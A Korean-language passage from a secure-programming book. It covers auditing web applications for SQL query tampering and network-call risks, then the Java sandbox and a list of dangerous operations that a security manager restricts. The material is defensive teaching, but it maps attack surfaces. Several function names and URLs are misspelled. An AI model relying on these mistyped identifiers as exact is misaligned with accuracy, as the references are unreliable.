Web응용프로그람과 결합하는 자료기지의 리용이 증대되는데 따라 최근에 이상한 약점들이 더 많이 나타나고 있다. 보다 명백한것은 자료기지가 방대한 정보를 기억, 분석, 회복하는 가장 중심적인 보관고를 만든다는것이다. 방대한 취약성령역이 자료기지 SQL안에 있으며 SQL은 자료기지우에서 조작을 수행하는데서 표준적인 인간지향질문언어이다. 지적된 약점들은 SQL이 인간지향이고 또 가장 기본적인것은 자연언어지향이라는데 있다. 이것은 실제적으로 SQL 질문이 사람이 읽기 쉽고 리해하기 쉽게 설계되고 있으며 또 콤퓨터들은 질문이 의도하는대로 첫 해석과 모양이 정확히 출구되여야 한다는것을 의미한다. 이러한 자연적인 접근에 따라 침입자는 사람이 읽기 쉬운 SQL 언어의 기본목적을 변경시키려 할수도 있으며 SQL 은 완전히 서로 다른 의미를 가지는 자료기지의 믿음직한 질문에 대답을 줄수 있다.

설명

SQL과 련관된 취약성들과 함께 할당된 가장 위험한 준위는 사용자가 리용하는 특별한 자료기지쏘프트웨어와 쏘프트웨어가 제공하는 특성에 직접 의존한다.

그러나 이것은 SQL 또는 자료기지위험만이 아니다. 위험의 중요한 령역은 다음의 두개 형태들가운데서 하나로 설정된다.

- 접속설치(connection setup)
  응용프로그람에서 찾아 볼 필요가 있으며 응요프로그람이 자료기지와 초기접속을 어디서 하는가를 결정하여야 한다. 표준적으로 접속은 질문이 실행되기전에 만들어 진다. 접속은 보통 인증정보 즉 사용자이름, 암호, 자료기지봉사기, 표이름등과 같은것을 포함한다. 이 인증정보는 아주 예민하게 고려되며 따라서 응용프로그람은 그것에 대한 이전 정보, 실행정보, 리용후 정보(자료기지에 접속한 기초우에서)를 어떻게 저축하는가를 시험한다. 물론 접속설치를 하는 동안에 리용되는 인증정보가 없으면 오염된 자료가 포함될수 있다. 다시 말하여 오염된 자료는 사용자가 잠재적으로 공급할수 있는가를 결정하는데 리용할수 있으며 또 자료기지봉사기에 접속을 확립하는데 리용된 증명서를 변경시키는데 리용할수 있다.
- 질문을 부당하게 변경(Tampering with queries)
  이것은 일반적으로 대단히 위험하다(Web응용프로그람을 조사한 몇가지 경험에 의하면). Web응용프로그람의 동적속성은 사용자의 요구를 어느 정도 동적으로 처리하는가를 가리킨다. 프로그람은 자료기지가 주어 진 파라메터안에서 자료의 특별한 모임을 질문(사용자의 리익에 견지에서)할수 있게 하며 그리고 마지막에 리용하기 위하여 자료기지안에 결과자료를 기억시킬수도 있다. 가장 큰 문제는 일반형식 또는 다른 형식으로 질문안에 오염된 자료를 실제적으로 삽입하여 복잡하게 만드는것이다. 공격자가 SQL 질문안에 삽입된 그 자료를 다룰수 있으며 한번 계획했던것과는 다른 질문들의 실행에서 SQL자료기지 봉사기를 롱락할수 있다. 공격자는 자료기지에 포함된 자료를 부당하게 리용할수 있으며 보려고 계획했던것보다 더 많은 자료(다른 사용자의 실제한 기록들)를 볼수 있으며 자료기지안에 기억된 사용자증명서를 리용하여 인증기구를 못쓰게 만들수 있다.

설명

공격자가 SQL질문을 어떻게 람용하고 있는가에 대하여 구체적으로 알려면 Rain Forest Puppy에 의해 작성된 정보와 문서들의 집합을 보면 된다(www.wiretrop.net/rfp에서 찾을수 있다).

주어 진 두개 문제령역들은 잠재하고 있는 문제들에 대하여 읽을수 있는다음의 함수 또는 지령목록이다.

- C/C++는 유감스럽게도 여러가지 외부자료기지 호출을 위한《표준》서고를 가지고 있지 않다. 그러므로 사용자가 자기에 대한 탐색를 진행하여 자료기지와 접속하는 어떤 함수들이 리용되며 자료기지에 질문을 준비 또는 처리하는데 어떤 함수들이 리용되였는가를 결정한다. 이것을 결정한후에 사용자는 목적함수의 모든 리용에 대하여 탐색하여야 한다.
- PHP : 다음의 함수를 호출한다.
  Ifx_pcwnnect(0, ifx_prepare(), ifx_query(), mysql_connect(), mysql_db_query(), msql_db_query(), msql_query(), mysql_connect(),

mysql_db_query(), mysql_pconnect(), mysql_query(), Odbc_connect(), odbc_exec(), odbc_pconnect(), Odbc_prepare(), ora_logon(), ora_open(), ora_parse(), ara_plogon(), OCILogon(), OCIParse(), OCIPLogon(), pg_connect(), pgexec(), pg_pconnect(), sybase()_connect(), sybase_pconnect(), sybase_query()

- ASP자료기지접속은 ADODB:*객체에 의해 조종된다.
  이것은 사용자스크립트가 Server.CreateObject함수를 리용하여 ADODB.Connection이나 ADODB.Recardset 객체를 창조할수 없다면 사용자는ADO취약성을 포함하는 사용자의 스크립트에 대해 걱정하지 않아도 된다는것을 의미한다. 만일 사용자의 스크립트가 ADODB객체를 창조한다면 창조된 객체의 Open메쏘드를 찾아 볼 필요가 있다.
- Java
  Java는 java.sql모듈에 저축된 Java 자료기지접속대면부JDBC(Java DataBase Connectivity)를 리용한다.
  만일 응용프로그람이 java.sql모듈을 리용한다면 사용자는 createStatement()와 execute()메쏘드의 리용을 조사할 필요가 있다.
- Perl
  Perl은 일반자료기지독립 DBI모듈이나 자료기지명세 DB::*모듈을 리용할수 있다. 매 모듈에 의해 제공된 함수들은 얼마든지 변경할수 있으며 따라서 어느 모듈이 필요한 함수들을 적재하거나 찾아 낼수 있는가를 결정해야 한다.
- ColdFusion
  CF Insert, CFQuery, CFUpdate태그조종기는 자료기지와 함께 호상작용한다.

7. 망작업과 통신흐름을 검사

모든 망접속응답과 프로그람에 의하여 리용되는 통신흐름의 검사는 중요하다.

실례로 사용자의 프로그람은 파일을 검색하기 위하여 특별한 봉사기에 FTP접속을 할수 있다. 어디에 오염된 자료가 포함되여 있는가에 의존하면서 공격자는 FTP봉사기가 사용자의 프로그람을 사용증명서가 있는 다른 사용자와 접속시키거나 실제적으로 검색된 파일과 접속시키는것을 변경시킬수 있다. 이것은 또한 망접속준비가 되였다는것을 통지하는 봉사기처리응답을 Web응용프로그람이 설정하였는가를 알아 보는데서 대단히 중요하다. 망접속준비가 많은 난문제를 가지고 있기때문에 봉사기응답을 조종하는 코드에 있는 어떠한 취약성도 공격자가 원격으로 봉사기를 타격할수 있는 가능성을 줄수 있다. 더 나쁜것은 주문자망봉사들이나 특이한 도구을 리용하여 접속실행하는 봉사들은 공격에 대한 검사를 설정해야 하는 침입검출체계나 다른 공격변경체계를 뒤집어 엎을수 있다. 사용자의 응용프로그람이 망 또는 통신흐름을 확립하거나 리용할수 있게 하는 여러가지 함수들은 다음과 같다.

- Perl과 C/C++
  응용프로그람을 지적하는 Connect지령은 망접속요구를 내보내게 한다. Connect는 다른 언어들에서도 볼수 있는 일반적인 이름이다.
  accept지령은 응용프로그람이 망접속에로 들어 간다는것을 통지한다.
  Accept도 역시 다른 언어에서 발견될수 있는 일반적인 이름이다.

- PHP: 다음의 함수를 리용한다.
  Imap_open, imap_popen, ladp_connect, ldap_add, mcal_open, fsockopen, pfsockOpen, ftp-connect, ftp_login, mail
- Python
  socket.*, urllib.*, ftplib.*모듈을 리용한다.
  .ASP공동자료객체(CDO) CDONTS.*객체를 리용한다.
  CDONT.Attachment, CDONTS.NewMail Attach File과 AttachURL에 대해 특별히 살펴 보아야 한다. 공격자는 사용자가 전송하려고 하지 않는 파일을 공격하는데서 사용자의 응용프로그람을 역리용할수 있다. 이것은 앞에서 설명한 파일체계기초의 취약성과 비슷하다.
- Java
  특별히 ServerSocket의 리용을 위하여 Java.net.* package(s)를 포함한다(요구를 받아 들이기 위하여 응용프로그람이 감시한다는것을 의미한다). 또는 java.rmi.*를 포함하는가를 감시한다. RMI는 CORBA와 본질적으로 류사하게 언급된 Java의 원격메쏘드이다.
- ColdFusion
  다음의 태그들을 조사하여야 한다.
  CFFIP, CFHTIP, CFLDAP, CFMail, CFPOP

제 4 절. 모두 함께 리용하기

그러면 목적함수 또는 지령들의 큰 목록을 가지고 어떻게 프로그람안에서 그것을 찾을수 있는가? 그에 대한 대답은 자원에 따라 약간 다르다. 단순한 측면에서 사용자는 탐색/발견기능을 가진 편집기나 프로그람을 리용할수 있다(지어 단어처리기도 리용할수 있다). 그것들이 응용프로그람에 의해 어디서 리용되고 어떤 문법을 리용하는가에 주의하면서 목록에 있는 함수를 조사해 보아야 한다. 한번에 다중파일을 찾을수 있는(Unix grep와 같은)프로그람들은 훨씬 더 효과적이나 grep와 같은 지령선 편의프로그람들은 이동하지 못한다. 이제까지는 파일을 볼수 있게 하는 GUN less프로그람을 많이 사용하였다. 이것은 조립된 탐색능력도 가지고 있다. Windows사용자들은 DOS find지령을 리용한다.

Windows사용자들은 UltraEdit의 이름에 의해 소규모프로그람코드편집기의 리용을 조사할수도 있다. UltraEdit는 파일을 시각적으로 편집할수 있게 하며 하나의 파일 또는 여러개의 파일을 교차로 탐색할수 있게 한다. Windows에서 다중파일탐색을 미끈하게 하려면 지정된 기호렬에 의하여 파일을 탐색할수 있게 하는 Windows파일 탐색 속성을 리용할수 있다. C나 C++를 리용하면 사용자의 잠재적문제령역을 지적하기 위하여 공개된 ITS4 Unix프로그람을 리용할수 있다. ITS4는 찾으려는 함수이름을 포함하고 있는 내부자료기지를 가진다(/usr/local/share/its4/vulnsi4d에 보관되여 있다). 사용자는 자기와 관련된 특정한 함수들을 포함할수 있게 이 파일 (그러나 이에 대해 언급하지 않는다.)들을 변경할수 있다.

결 론

사용자의 Web응용프로그람들이 보안되는가를 확인하는것은 대부분의 관리자들과 프로그람작성자들이 반드시 수행해야 할 일이지만 그에 대한 전문적인 지식과 시간의 부족으로 자주 인자들을 무시하는 경우가 있다. 그러므로 누가 달려 드는가를 조사하는 보안코드조사의 단순한 방법을 완성하는것이 중요하다. 제기되는 문제령역을 찾고 다음 반대방향으로 프로그람실행을 추적하는것은 대규모코드량을 효과적으로 그리고 구체적으로 조사할수 있는 방법을 제공한다. 그리고 제일 위험한 령역(완충기넘침, 사용자출구, 파일체계호상작용, 내부프로그람과 자료기지접속)에 주의를 돌림으로써 오늘날 망에서 발견된 수많은 오염된 Web응용프로그람과 오유들을 쉽게 제거할수 있다.

요 약

1. 어떻게 프로그람을 효과적으로 추적할수 있는가

- 시작부터 끝까지 프로그람의 실행을 추적하기에는 시간이 부족하다.
- 문제령역에 직접 가는 대신 시간을 보관할수 있다.
- 이 방법은 응용프로그람처리 또는 계산론리를 조용히 뛰여 넘을수 있게 한다.

2. 선택된 프로그람작성언어에 대한 검열과 심사

- 대중적이며 완성된 프로그람언어의 리용은 코드검열을 도와 준다.
- 일정한 프로그람언어들은 코드를 효과적으로 심사하는 사용자를 도와 주는 속성을 가지고 있다.

3. 취약성찾기

- 사용자자료가 어떻게 결합되였는가에 대한 심사
- 완충기넘침에 대한 검사
- 프로그람출구를 해석
- 파일체계의 호상작용을 심사
- 내부구성요소의 리용을 검사
- 자료기지질문들과 접속을 시험
- 망속성의 리용을 추적

4. 모두 함께 리용하기

- Unix grep, GNU less, DOS find지령, UltraEdit, 자유ITS4 Unix프로그람, Numega 와 같은것을 이미 목록화된 기능을 찾기 위하여 리용한다.

물음과 대답

이 장의 물음에 대한 대답은 저자가 준것이다.

문답들은 이 장에서 서술한 개념들을 리해하고 실생활을 통하여 체험하도록 하는데 도움을 줄것이다. 독자들의 질문에 대한 저자의 답변을 들자면 www.Syngress.com/solutions의 《Ask the Author》(저자에게 문의)을 누르시오.

물음: 이것은 지루하다. 이 작업을 하는 자동화된 도구가 있는가?

대답: 원천코드의 개성과 동적인 본성때문에 그것은 개발자가 무엇을 의도 하고 공격자가 그것을 어떻게 뒤집어 엎겠는가 하는것을 리해할수 있는 도구를 설계하는것은 매우 어렵다. ITS4와 BoundsChedcer와 같은 도구들은 일부 문제령역를 밝히는것을 도와 줄수 있지만 이 도구들은 자동화된 재배치를 하지 못한다.

물음: 사용자들에게 원천코드를 검사해 주는 외부회사들이 있는가?

대답: 사용자는 검사를 위해 Security Focus.com를 제공받을수 있다. SecurityFocus.com은 보안봉사를 직접 제공하는 다중판매기를 실제적으로 포함하고 있으며 그것은 형식적코드검열을 진행하는 회사목록을 포함하고 있다. Cilogic(ITS4의 표식자)도 역시 코드조사봉사를 제공한다.

물음: 잠재하고 있는 위험과 직결식정보를 어디서 찾고 그것을 반대하여 어떻게 방위하는가?

대답: LincolnStein은 Web Security FAQ를 작성하였으며 그것을 www.wi.org/Security/ Faq/www_security_faq.html 에서 직접 리용할수 있다. 여기서는 또한 www.dwheeler.com/seure_programs 에서 리용할수 있는Secure Programming for Linux와Unix HOWTO (C/C++, Java, TCL, Python, Perl도 포함)도 있다.

물음: 나의 전용언어에서 보안코드를 고려하여 더 많은 정보를 찾아 내는데서 가장 좋은 위치는 어디인가?

대답: 전용프로그람언어의 판매자들은 기동에 가장 좋은 위치를 제공한다. 그러나 일부 프로그람언어(C/C++, TCL등과 같은것)들은 공식적인 《판매자들》을 가지지 않지만 대부분 싸이트들의 지원을 받는다. 실례로 Perl.com은 Perl프로그람작성자들을 위하여 풍부한 정보를 제공하며 지어 여기에는 C코드작성자들을 위한 Secure UnixProgra mming FAQ도 있다(http:// whitefang.com 에서 리용할수 있다).

제 7 장. Java 코드의 보안

이 장의 기본체계

- Java 보안구조의 개괄
- Java는 보안을 어떻게 다루는가
- Java의 잠재적약점
- 기능적이면서 안전한 Java애플레트의 코드화
- 결론
- 요약
- 물음과 대답

소 개

Java는 최근에 널리 보급되고 있는 다방면적인 프로그람작성언어이다. 1995년에 Java가 출현한 때로부터 개발공동체가 다중가동환경을 초월하는 우월성과 믿음성을 제공함으로써 급속히 보급되였다. 오늘날 자기구성에 Java가 들어 있지않는 선진적인 응용프로그람들을 더우더 찾아볼수 없다. Java의 확장성으로 하여 인터네트상에서의 분기구조는 완성되여 있지만 응용프로그람이 정확하게 설계되지 않으면 공동체계에 위협을 줄수 있다.

Java의 창시자인 Sun Microsystem회사는 Java가 본성적으로 보안을 요구하며 보안코드작성을 진행하는 모든것들이 시종일관 Java보안모형을 견지하게 하고 있다. 그렇지만 보안의 빈 구멍들과 위험들은Java의 첫 판본에서부터 발견되였다. Sun은 개발자들의 권고에 귀를 기울이고 문제를 해결하기 위하여 노력하고 있다. 사실 Sun은 Java의 설계를 차례로 여러 단계를 거쳐 완성하였다. Java는 강력한 도구이지만 아직도 그의 사용에서 오유가 있으며 일부 위험이 뒤따르고 있다. 이 장은Java코드의 안정성과 보안상태를 검사하는 처리를 설명한다.Java응용프로그람코드를 보안하기 위하여 Java가 보안을 어떻게 하며 그자체의 환경 즉 응용프로그람이 어떻게 보안조종을 받아 창조되는가를 알아야 한다. 실례로 우리는 체계를 혼란상태에 빠뜨리고 충돌을 일으키는 다중스레드를 창조함으로써 Java프로그람이 어떻게 파괴되는가를 시험한다.

이 장은 Java의 4개 분기령역을 설명한다. 첫 부분은 Java보안구조에 대한 견해이다. 여기에서 기초보안의 개념과 대부분의 Java보안을 만들어 내는 sandbox기구를 소개한다. 다음에 Java의 조립된 보안기구를 채용하여 Java가 보안을 어떻게 조종하는가를 설명한다. 이 조립된 기구는 클라스적재기, 바이트코드검증자, 보안관리자를 포함한다. 이 모든 기구들은 Java sandbox와 결합되여 있다. 다음 개발자의 관점에서 Java안에 있는 잠재적위험을 고찰한다. 이 부분은 다른 사람들이 사용자의 Internet응용프로그람을 가지고 큰 파괴를 일으키는데 취약성들을 어떻게 채용할수 있는가를 설명한다. 마지막으로 인증과 암호를 포함하여 여러가지 보안특성을 어떻게 실현하였는가를 조사하면서 Java애플레트를 보안하는 기능적인 코드화의 맞물림을 설명한다. 이 부분은 또한 콤파일러준비를 갖춘 코드실례들을 준다.

이 장에서 보여 주는 보안특성들은 프로그람개발도구(SDK)의 판본 1.2나 1.3을 리용한 Java 2 가동환경에 기초한다. 이 장에서 보여 주는 실례들은 코드의 최소화를 진행하는데서 기초로 된다. 이 코드들의 목적은 매 문제에 대한 기본사상을 주려는데 있다. 이로부터 실례들은 체계조종탁에 출구를 현시하며 여기에는 이것들이 대단히 길기때문에 AWT코드는 없다.

제 1 절. Java보안구조의 개괄

지금까지 존재한 콤퓨터언어들에 속하는 Java 2 가동환경은 대부분 보안을 의심하지 않는다. 이것이 초기에 Web과 함께 개발되면서 보안에 대하여 많이 고려한것은 시작으로부터 설계까지의 부분이다. 이 절은 Java 2 애플레트를 제한하기 위하여 확장된

sandbox기구를 포함하여 기본보안모형을 서술한다. 어떠한 Java연산이 만일 체계에 손상을 줄수 있다면 Java언어에서는 극단적인 의심으로 취급된다. 다시 말하면 다른 봉사기와의 접속과 같은 Web특성 조작들이 의혹으로 취급된다. Java언어는 Java설계자들이 자그마한 위험도 없이 견고하게 만들었기때문에 응용프로그람의 사용자와 주콤퓨터를 다 보호할수 있는 능력을 가지고 있다.

다른 언어들과 개발도구들은 ActiveX와 같이 그것들이 PC에서 자연언어로 취급되기때문에 보안되지 않고 실행한후에 사용자의 모든 자원에 접근한다. ActiveX를 위한 보안은 시작부터 옳은 구조로 설계하였다기보다 오히려 보안침해에 반작용하도록 실현한것처럼 보인다. 임의의 보안구조를 완성하기 위한 기초적인 5가지 목표는 다음과 같다. 그 대부분이 Java주소들이다.

- 봉쇄(Containment)
  말단체계에 들어 있는 위험한 조작을 막는다. 일부 연산들은 위험한 화학실험과 같다. 디스크에 쓰기, 파일지우기, 망에서 정보전송 같은 조작들은 위험하며 조종되거나 포함될 필요가 있다.
- 권한(Authorization)
  이것은 자료와 체계자원에 대한 접근준위을 다르게 할수 있다는것을 의미한다. 사용자가 콤퓨터망안에 가입할 때 개개의 파일, 인쇄기, 다른 자원들에 대한 접근을 허락하지 않는다. 즉 하나의 응용프로그람은 권한을 리용하여 프로그람의 일정한 함수들에 대한 접근을 구속할수 있다.
- 인증(Authentication)
  인증에는 2가지 형태가 있다. 첫번째는 어떤 사람이 체계에 가입할 때 사용자가 요구한 사람이 옳은가를 확인한다. 인증되지 않은 사용자들은 사용자의 자원에 접근할수 없다. 두번째는 인터네트를 통하여 오는 코드가 추천된 사람이나 회사에 의해 창조된것이 옳은가를 확인한다. 사용자는 이 보증이 없는 코드는 믿을가치가 없다고 확인한다.
- 암호화(Encrypion)
  비공개자료를 보려는 인증되지 않은 3부류의 시도를 막는다. 암호는 송신으로부터 수신에 이르기까지 임의의 자료에 리용될수 있으며 도청될수 있다. 콤퓨터시대의 암호화는 일반적으로 인터네트에서 다른 사람이 망파케트와 자료를 가로 채는것을 막는데 리용된다.
- 검사(Auditing)
  응용프로그람거래에 대한 론박할수 없는 기록을 보존하며 누가 그것을 수행했는가를 보존한다. 누군가가 체계에 오유를 창조하면 체계관리자는 그 사람이 반박할수 없게 책임을 지우기 위하여 검사된 자료를 보관할것이다. 전자상거래에서 리용할수도 있다. 어느 한사람이 회사에 직렬로 200대의 콤퓨터를 놓았다고 가정하자. 회사가 이 콤퓨터들을 접수하고 다음에 늘 그것들이 직렬로 되여 있지 않다고 부정하면 어떻게 할것인가? 체계에서 수행되는 일정한 거래에 대하여 상태를 부인할수 없게 기록해야 할 필요가 있다.

우에서 본것처럼 목적은 보안체계가 정확히 움직이게 하는것이다. 일부 인증은 검사를 진행하는것을 도와 줄수 있지만 검사내부체계는 실지로 아직 완성되지 못하였다.

1. Java보안모형

Sun은 Java보안모형에서 서술한 보안특성의 대부분을 주소화하려고 시도하고 있다. 많은 경우 이러한 관계들을 주소화하는것은 좋은 일감이지만 앞으로 Java가동환경의 개방에서 쉽게 주소화할수 있게 모형에 몇개의 구멍을 남겨 둔다.

첫번째 구멍은 권한과 인증을 함께 가지고 있다. Java는 코드의 본체가 누구에 의해 창조되는가를 인증하며 사용자기구에서 허락하는것을 제한하는 일을 한다. Java는 응용프로그람에서 이것을 수행하는데 좋은 구조를 제공하기위하여 분리시켜 내리적제한 Java인증과 권한봉사(Java Authentication and Authorization:JAAS)라고 부르는 API를 사용한다. 그러나 Java는 사용자에 대한 인증과 Java코드를 통하여 사용자가 자원에 접근하는것을 제한하기 위한 만족한 수단을 주지는 못한다. JAAS에서 Java백서(White paper)는 Unix가입과 비슷하게 JVM(Java Virtual Machine)에로의 사용자의 가입을 실현함으로써 사용자인증의 실현가능성을 론의한다. 이것은 아직 완성되지 않았으며 따라서 응용프로그람안에서 사용자의 접근은 주문된 코드해결을 통하여 실현하고 있다.

두번째 구멍은 검사를 가지고 있는것이다. Java는 JVM안에서 수행되는 트랜잭션의의 검사기록을 보관하기 위한 해결을 재공받지 못하고 있다. JVM준위에 트랜잭션을 보관하기 위한 명확한 방법이 있다. 수자서명을 리용하여 트랜잭션의 내적인 기록을 보관하면 응용프로그람은 검사자리를 확고히 믿을수 있다. 더우기 응용프로그람준위에서 개발된 모든 의미있는 구멍들은 검사기계의 실현과 함께 설명할수 있다.

이 장에서 Java보안모형의 다음과 같은 측면을 설명한다.

- 클라스적재기
- 바이트코드검증
- 보안관리자들
- 수자서명
- 증명서를 리용한 인증
- JAR표식
- 암호화

클라스적재기는 가상기계안에서 Java바이트코드를 적재하기 위하여 응답할수 있다.

기정클라스적재기는 클라스파일의 완전성에 대해 검사하지만 사용자는 자기의 클라스적재기를 창조함으로써 나머지 검사를 진행할수 있다. Netscape Navigator와 같은 열람기들은 자기의 클라스적재기들이 표시된 JAR파일들에 대해 검사를 진행하게 한다.

바이트코드검증은 클라스가 변경되면 치명적인 손상이 발생하겠는가를 결정할수 있다. 바이트코드검증은 코드가 오유없이 실행하면 실현하기 좋지만 제3부류가 어떤 색다른 조작을 하여 코드를 변경하면 검사를 하지 못한다.

보안관리자는 Java가상기계에서 일정한 연산을 허용하고 금지하는데 응답할수 있다. 여기에는 사용자기계에 대한 일부 종류의 보안위험을 Java로 시험할수 있는 약 21개의 유일적인 연산이 있다. 보안관리자를 가지고Java프로그람이 사용자 PC에 쉽게 접근할수 있는 연산이 무엇인가를 정확히 확정할수 있다.

수자서명은 인터네트상에서 사용자의 식별을 검증하는데 리용할수 있다. 더 정확히 말하여 수자서명은 수신된 자료가 실제적으로 그것을 보내려고 한 사람으로부터 왔는가

를 확인한다. 수자서명을 가지고 그것이 함부로 가필하지 않는 코드인가를 확인할수 있다. 증명서들을 가지고 인증하는것은 인터네트상에서 접수한 클라스가 초기에 보낸것과 같은것이라는것을 확인할수 있게 한다. 초기작업과 그것을 보수한것을 역콤파일하는것에 의하여 클라스를 비법적으로 변경하는것은 일부 기술적으로 가능하다. 만일 애플레트가 콤퓨터에 대한 추가적인 접근을 요구한다면 그 접근을 허가하기전에 누구와 말하며 누가 애플레트를 창조하는가를 100% 확인할수 있다.

JAR표식는 사용자가 자기의 서명을 가지고 JAR파일을 표식하는것을 허용한다. Java는 표식붙은 JAR파일과 서명을 창조하는 관리도구들을 준다. 이 절은 이러한 도구를 어떻게 사용하는가를 설명한다.

암호화는 망을 통해서 전송하기전에 바이트들을 빼앗을수 있게 함으로써 누구도 자료를 읽을수 없게 한다. 한편 다른 끝에서 수신된것은 원래자료로 부호화되고 아쎔블된다. Java공개열쇠암호확장 Jam Cryptography Extensions(JCE)와 다른 제 3부류의 쏘프트웨어는 암호화알고리듬을 실현하는데서 좋은 방식이다.

이제부터 가장 대표적인 보안으로서 JVM안에 있는 기계를 시험한다.

2. Sandbox

애플레트에 제한이 적용될 때 그것은 Sandbox(그림 7-1)에서 실행하여 공동으로 창조된다. Sandbox(모래통)에서 실행할 때 일정한 함수들은 JVM에 의해 실행할수 없다. sandbox초기의 실행은 기본적으로 다 끝났거나 아무것도 하지않았을 때이다.즉 애플레트가 체계자원에 다 접근하였거나 체계지원에 대한 접근을 완전히 제한하였다는것을 의미한다. 새로운 Java2모형은 Java프로그람이 표식되였는가가 아니라 누가 그것을 표식하였는가에 의존하면서 함수가 할수 있는 훌륭한 조화를 준비한다.





그림 7-1. 위험한 연산들은 sandbox에서 할당되지 않는다.

모든 Java코드는 JVM에서 실행되며 이것은 본질적으로 Java코드와 사용자의 조작체계중개자와 같이 PC종류에 따라 Java코드를 번역하고 그것을 실행한다. JVM도 열람기에 있다. 열람기를 가지고 Web애플레트는 열람기 가상기계에서 실행을 시작할것이다. 사용자는 자기의 콤퓨터가 다른 콤퓨터를 위하여 작성한 프로그람을 실행할수 있는가를 보는 여러가지 모방기를 가질수 있다.

실례로 CCS64z는 사용자의 PC에서 이전의 Commodore 64 유희와 프로그람을 실행할수 있게 하는 Window용응용프로그람이다. 여기에는 Java에서 완전히 작성된 www.dreamfabric.com을 리용할수 있는 Commodore 64모방기도 있다. 실제로 자기의 Commodore 64가 없다 해도 PC에서 실행하는 Commodore64의 가상기계를 가질수 있다. Java가상기계는 대부분의 모든 조작체계들에서 Java바이트코드를 실행할수 있게 하는 모방기와 비슷하다.

코드가 가상기계를 통하여 실행하기때문에 서로 다른 정황에서 실행할수 있는 코드에 제한을 줄수 있다. 일반적으로 프로그람이 론리기계에서 실행될 때 그것은 마음대로 하드디스크를 읽고 쓸수 있으며 망과 접속할수 있는 모든 콤퓨터에 정보를 송수신할수 있다. 코드가 애플레트처럼 프로그람작성되였다 하더라도 무엇을 할수 있는가에 대하여서는 제한을 받고 있다.

3. 보안과 Java애플레트

JDK 1.1과 초기의 파괴는 Java프로그람과 Java애플레트사이에 놓인다. 프로그람들은 사용자기계에 무한히 접근할수 있으며 애플레트들은 매우 기초적인 함수만을 리용할수 있다. Java2의 공개와 함께 이 파괴는 더 세밀해 지고 있다.

지금 모든 Java응용프로그람들은 그것들이 론리적기계안에 있든 망우에서 시작하든 만일 보안관리자가 리용중에 있다면 여러가지 제한준위에서 움직인다.

Java2에 대해 알맞는 새로운 보안모형을 가지고 Java애플레트들은 더이상 제한되지 않는다.현재 하나의 애플레트는 애플레트코드가 누구에 의해 표식되였고 어디서 코드가 시작되는가에 의존하면서 체계자원에 매우 세밀하게 접근하는것을 허락한다. 콤퓨터 체계에 피해를 일으킬수 있는 연산을 시험해 보자. 그것들을 읽을 때 그것이 이와 같은 연산에 접근하면 애플레트는 손상을 입을수 있다고 가정하자.

- 사용자체계로부터 파일을 읽는다.
- 사용자체계에 파일을 쓴다.
- 사용자체계로부터 파일을 지운다. 이것은 File.delete()를 리용하거나 del이나 rm과 같은 체계지령들을 리용한다.
- 체계에서 파일이름을 고친다. 이것은 File.renameTo()을 리용하거나 rename이나 mv과 같은 체계지령을 리용한다.
- 사용자체계에 등록부를 창조한다. 이것은 File.mkdirs()을 리용하거나 System mkdir지령을 리용한다.
- 등록부내용을 펼친다.
- 파일이 존재하는가를 검사한다.
- 크기와 형태, 자료와 같은 정보가 변경되였는가를 본다.
- 클라스적재기 classLoader를 창조한다.
- 보안관리자를 창조한다.

- ContentHandlerFactory, SockeImplFactory, URLStreamHandlerFactory를 포함하여 망조종함수를 서술한다.
- 다른 체계(애플레트가 만들어 진 주콤퓨터가 아닌)에 대한 망접속을 창조한다.
- 사용자체계의 임의의 포구에서 망접속에 응답한다.
- 불안정한 창문제목은 없애고 창문을 펼친다.
- 체계속성을 읽어내면서 의미에 따라 사용자의 이름과 홈등록부의 이름을 얻는다. user.name, user.home, use.dir, java.home, Java.class.path
- 체계속성들을 정의한다.
- Runtime.exe()메쏘드를 리용하여 의뢰기체계에서 프로그람을 실행한다.
- System.exit()메쏘드이나 Runtime.exit()메쏘드를 리용하여 탈퇴하기 위한 Java 분석기를 기동시킨다.
- 실행시 체계클라스의 load()메쏘드이나 loadLibrary()메쏘드를 리용하여 의뢰기체계에 동적서고를 적재한다.
- 애플레트처럼 동일한 ThreadGroup의 부분이 아닌 임의의 thread를 창조하고 관리한다.
- 의뢰기체계에 있는 꾸레미(package)의 부분인 클라스를 정의한다.

애플레트가SecurityManager객체를 창조하는것을 방해하는 조작을 통보한다. 그 리유는 보안관리자가 접근할수 있는 조작을 정의할수 있기때문이다. 만일 애플레트가 자기의 보안관리자를 창조한다면 간단히 전체 체계에 자체로 접근할것이다. 이 장의 《Java 보안관리자》부분에서 보안관리자를 어떻게 창조하는가를 설명한다.

도구와 함정…

Sandbox설정을 변경하기

Windows98의 MS Internet Explorer에서 Sandbox설정을 변경하려면 Windows Start단추를 누르고 Setting/Control Panel을 선택한 다음 Internet Optims를 두번 누른다. Security표쪽을 선택한다. 인터네트지역아이콘이 광채를 띠는지 확인한다. 다음에 Custom Level단추를 누르시오. 다음 화면에서 Java가 보일 때까지 이동띠를 내린다 . 여기에 Internet Explorer/Outlook Express에 대한 기정으로 High Security 가 선택되여 있다. 정확히 무엇을 안전하게 할수 있겠는가를 보기 위하여 Custom을 설정한다(그림7-2). 이 화면은 표식되지 않은 애플리트에 준 자원이 무엇이며 표식된 애플리트에 준 자원이 무엇인가를 정확하게 알수 있게 해준다. 고유한 호출방법을 정의하는것은 JVM밖에서 체계준위에서 코드를 실행할수 있게 하기때문에 금지된다.

또한 흥미 있는것은 사용자체계에 있는 임의의 포구에서 망접속을 받아 들이기 위하여 대기하는 조작이라는것이다. 만일 조작이 제한을 받지 않는다면 애플레트는

SocketServer접속을 열고 무엇이 오는가를 기다린다. 접속이 이루어 진후 애플레트에서 사용자가 무엇을 하는가를 감시하거나 애플레트에 숨겨 진 특성을 활동상태로 되게 한다.

그림7-2. Java Applet Permission의 보기와 편집

이 준위에서 모든것은 보안관리자검증에 복종되지 않으며 Java코드우에 놓여 진 제한에 관계없이 임의의 연산을 수행할수 있다. 만일 사용자의 코드가 21개 위험연산가운데서 20개를 제한하는데 보안관리자를 리용하고 JVM은 실행을 위하여 고유한 메쏘드를 리용하였다면 실지로 아무런 제한도 받지 않는다. 이 모든 연산들은 코드의 표식자와 코드가 어디서 발생하였는가에 따라 제한된다. 이것은 《인증》에서 설명하는 수자서명을 리용하여 실현한다.

제 2 절. Java는 보안을 어떻게 다루는가

